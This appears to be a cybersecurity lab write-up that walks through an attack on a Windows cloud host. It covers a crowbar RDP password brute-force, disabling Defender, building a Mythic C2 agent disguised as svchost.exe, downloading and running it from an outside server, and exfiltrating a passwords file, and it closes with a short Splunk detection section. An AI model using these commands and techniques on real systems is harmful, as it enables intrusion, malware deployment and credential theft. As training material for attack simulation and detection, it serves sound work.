
#### Steps

- 1- Preparing the word list


```

(root㉿kali)-[/usr/share/wordlists]
# head -50 rockyou.txt > /home/kali/wordlist.txt

```




## 2- Preparing the target list



```
root@kali: /home/kali
File Actions Edit View Help
GNU nano 8.0
target.txt
15.207.207.165
Administrator
```


## 3- Initiating the attack



```
root@kali: /home/kali
File Actions Edit View Help
[root@kali]# crowbar -b rdp -u Administrator -C wordlist.txt -s 15.207.207.165/32
2024-09-26 12:14:54 START
2024-09-26 12:14:54 Crowbar v0.4.2
2024-09-26 12:14:54 Trying 15.207.207.165:3389
2024-09-26 12:15:15 RDP-SUCCESS : 15.207.207.165:3389 - Administrator:Project@2024
2024-09-26 12:15:15 STOP
[root@kali]#
```


- As shown, I successfully brute forced the password

4- Now, we access our victim machine from Kali Linux using **xfreerdp**



### Phase 3: Discovery

Now, we will enter some commands via cmd to discover our victim



```


Administrator: Command Prompt
C:\Users\Administrator>net user administrator
User name          Administrator
UpFull Name
Comment           Built-in account for administering the computer/domain
User's comment
Country/Region code    000 (System Default)
Account active      Yes
Account expires     Never
Password last set   9/26/2024 2:04:40 PM
Password expires    11/7/2024 2:04:40 PM
Password changeable 9/26/2024 2:04:40 PM
Password required   Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon        9/26/2024 4:27:29 PM
Logon hours allowed All
Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.

C:\Users\Administrator>

```

## Phase 4: Defense Evasion

In this phase, I disabled the Windows defender manually to make sure that, I won't be detected when I run the payload



## Phase 5: Payload Execution

Now, I will create the payload with the help of Apollo (Mythic Agent)

- 1- Click on Payload Icon

Select Target OS: apollo

Payload Type: WinExe

Build Parameter: Output as shellcode, executable, or dynamically loaded library.

- 2- Choose the commands that we want to execute on our victim

Available Commands:

- assembly\_inject
- blockdlls
- cat
- cd
- cp
- dcsync

Commands Included:

- download
- exit
- load
- ps
- run
- shell

download

Information: This command is suggested to be included

Commandline Help: download -Path [path/to/file]

Needs Admin Permissions: False

Description: Download a file off the target system.

BACK NEXT DOCUMENTATION

### 3- Configuration

ContentFly - Fast &... W The 12 Best Freelan... Getting started with... Impact of cyber atta... Introduction to Cyb... Assessment and Tre... CED 501 Movie Paper Push (Precious) Cha... All Bookmarks

Operation Chimera

Select Target OS      Payload Type      Select Commands      Select C2 Profiles      Build

Include?	C2 Name	Pre-created Instances	Description
Parameter		value	
Callback Host	Modified	http://13.202.4.82	
Callback Interval in seconds		10	
Callback Jitter in percent		23	
Callback Port		80	
Encryption Type	aes256_hmac		
GET request URI (don't include leading /)	index		

HTTP Headers

KEY: User-Agent  
VALUE: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko Pwend by Abdelrahman

BACK      NEXT

### 4- Rename the payload and download it

ContentFly - Fast &... W The 12 Best Freelan... Getting started with... Impact of cyber atta... Introduction to Cyb... Assessment and Tre... CED 501 Movie Paper Push (Precious) Cha... All Bookmarks

Operation Chimera

Select Target OS      Payload Type      Select Commands      Select C2 Profiles      Build

**Payload Review**

svchost-Abdelrahman.exe

Project

Payload successfully built!  
Agent ready for download  
Download here

CREATE PAYLOAD AGAIN      START OVER      GO TO CREATE WRAPPER

5- Now, I will download the Payload in our Ubuntu to change its name

```
root@ip-172-31-45-79: ~      X + ▾
Use 'sudo ./mythic-cli config set rabbitmq_bind_localhost_only false' and restart mythic ('sudo ./mythic-cli restart') to change this
2024/09/26 15:29:27
[*] MythicServer is currently listening on localhost. If you have a remote Service, they will be unable to connect (i.e. one running on another server)
2024/09/26 15:29:27
Use 'sudo ./mythic-cli config set mythic_server_bind_localhost_only false' and restart mythic ('sudo ./mythic-cli restart') to change this
2024/09/26 15:29:27 [*] If you are using a remote PayloadType or C2Profile, they will need certain environment variables to properly connect to Mythic.
2024/09/26 15:29:27      Use 'sudo ./mythic-cli config service' for configs for these services.
2024/09/26 15:29:27 [+] Successfully installed service!
root@ip-172-31-45-79:/home/ubuntu/Mythic# pwd
/home/ubuntu/Mythic
root@ip-172-31-45-79:/home/ubuntu/Mythic# cd ~
root@ip-172-31-45-79:~# pwd
/root
root@ip-172-31-45-79:~# wget https://13.202.4.82:7443/direct/download/397617a9-2846-4faf-97e3-ba5c7bfe7651
```

```
root@ip-172-31-45-79:~# ls
397617a9-2846-4faf-97e3-ba5c7bfe7651  snap
root@ip-172-31-45-79:~# file 397617a9-2846-4faf-97e3-ba5c7bfe7651
397617a9-2846-4faf-97e3-ba5c7bfe7651: PE32 executable (console) Intel 80386 Mono/.Net assembly, frorrorroot@ip-rrrrrrrror
root@ip-172-31-45-79:~#
root@ip-172-31-45-79:~#
```


- As shown above, it's a PE32 executable file

```
root@ip-172-31-45-79:~# ls
397617a9-2846-4faf-97e3-ba5c7bfe7651  snap
root@ip-172-31-45-79:~# file 397617a9-2846-4faf-97e3-ba5c7bfe7651
397617a9-2846-4faf-97e3-ba5c7bfe7651: PE32 executable (console) Intel 80386 Mono/.Net assembly,
root@ip-172-31-45-79:~# mv 397617a9-2846-4faf-97e3-ba5c7bfe7651 svchost-Abdelrahman.exe
root@ip-172-31-45-79:~# ls
snap  svchost-Abdelrahman.exe
root@ip-172-31-45-79:~# |
```

6- Now, I will use a module in python to open a session and listen from our payload

```
root@ip-172-31-45-79:~/1      X + ▾
root@ip-172-31-45-79:~/1# python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

## 7- I will download the Payload now using PowerShell Function ‘Invoke-WebRequest’



```

PS C:\Users\Administrator> Invoke-WebRequest -Uri http://13.202.4.82:9999/svchost-Abdelrahman.exe -OutFile "C:\Users\Public\Downloads\svchost-Abdelrahman.exe"
PS C:\Users\Administrator> cd C:\Users\Public\Downloads\svchost-Abdelrahman.exe
PS C:\Users\Public\Downloads> dir


Up Directory: C:\Users\Public\Downloads

Mode LastWriteTime      Length Name
---- -----          ---- 
-a--- 9/26/2024 5:15 PM    2140672 svchost-Abdelrahman.exe

PS C:\Users\Public\Downloads>

```

- The Payload is downloaded, lets run it



```


Directory: C:\Users\Public\Downloads

Mode LastWriteTime      Length Name
---- -----          ---- 
-a--- 9/26/2024 5:20 PM    2140672 svchost-Abdelrahman.exe

PS C:\Users\Public\Downloads> .\svchost-Abdelrahman.exe

```

## 8- If we check the running process, we will see our Payload



- 9- By checking the network connection with ‘netstat -anob’ we will see that the connection is established between our C2 Server and Victim

TCP	11.0.0.12.50541	13.202.4.82.80	ESTABLISHED	2190
[svchost-Abdelrahman.exe]				
TCP	11.0.0.12:56550	65.1.197.223:9997	ESTABLISHED	2060

## Phase 6: Command & Control (C2)

After establishing a session between C2 server and Victim, we can control the victim using our C2 Server

The screenshot shows the 'Operation Chimera' interface. At the top, there's a browser-like header with tabs and a URL bar showing <https://13.202.4.82:7443/new/callbacks>. Below the header is a toolbar with various icons. The main area displays a table with one row of data:

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION
1	11.0.0.12	EC2AMAZ-7F3H709	Administrator	EC2AMAZ-7F3H709	2196	8 seconds	Project


- Performing ‘Whoami’ command from C2 Server

The screenshot shows the 'Operation Chimera' interface with a terminal window open. The terminal window title is 'CALLBACK: 1'. The command 'whoami' is typed into the terminal. The output shows the user is running as 'Administrator'. The bottom of the screen shows a Windows taskbar with various pinned icons.

```
whoami
Administrator
```

## Phase 7: Data Exfiltration

After searching in our victim machine, I found an interesting file (Passwords.txt), So I will send this file to Mythic C2 Server.



- By using the following command ‘download C:\Users\Administrtrator\Documents\passwords.txt’ I exfiltrated the file to C2 Server

Size	Host	File	Path	Task	Tags
12 B	EC2AMAZ-7F3H709	passwords.txt	C:\Users\Administrator\Documents\passwords.txt	4	

Actions	File	Comment	Size	Tags	More
<input checked="" type="checkbox"/>	Host: EC2AMAZ-7F3H709 C:\Users\Administrator\Documents\passwords.txt		12 Bytes	FILEPreviewed	

## 8-Detection Phase

From the logs that has been generated and forwarded to Splunk, we can detect the Attack happened

We will check Event Code = 4776, which used for credential validation

